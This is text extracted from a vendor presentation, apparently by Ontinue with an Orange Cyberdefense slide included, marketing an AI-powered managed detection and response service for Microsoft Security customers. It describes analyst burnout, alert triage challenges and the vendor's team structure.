


Geführte Umsetzungsstrategie

- ein schrittweiser Ansatz



Lassen Sie uns gemeinsam Ihren individuellen **perfekten** Match finden!



Orange Cyberdefense


Build a safer digital society.

Make Microsoft Defender work smarter and harder with AI-Powered MXDR




Alexander Luig
Senior MXDR Specialist

Ontinue




More products isn't the answer.




Security Analyst Burnout
Security Budgets



Microsoft simplifies the problem.



Leader in 4 Magic Quadrants



Access Mgmt.



Ent. Information Mgmt.



SIEM



Endpoint Protection

Operationalizing can be challenging.



Benign vs. True Positives

They filter false positives but struggle to distinguish benign vs. true positives.



Poor Collaboration

Different people, systems, and consoles make collaboration hard and slow.



Lack of Specialization

Support for diverse technologies limits ability to maximize your existing investments.

Take a tour of Ontinue ION

Collab. Respond. Resolve.



Alexander Luig
Senior MXDR Specialist

Ontinue



Ontinue ION



AI-Powered MXDR for Microsoft Security customers

People

Data scientists, Microsoft MVPs, and security experts

Process

A continuous, closed loop assess-prevent-detect-respond process delivered from dedicated advisors and a global set of SOCs

Technology

AI-Powered platform that natively integrates into Microsoft



What is needed?




AI-Powered

AI that models defenders and defended environments to localize protection and drive automation.



Collaboration

Streamlined communication between Security, IT, and providers using collaboration systems.




Specialization


Deep Microsoft expertise and focus to enable tool consolidation and cost optimization.

Ontinue's Service Approach

Operating Model



Combining pro- and reactive processes




Power of dedicated Ontinue teams

Ontinue teams that support security operations with intelligence, automation, and engineering



Data Science Team	Automation Team
Detection Engineering Team	Threat Intel Team



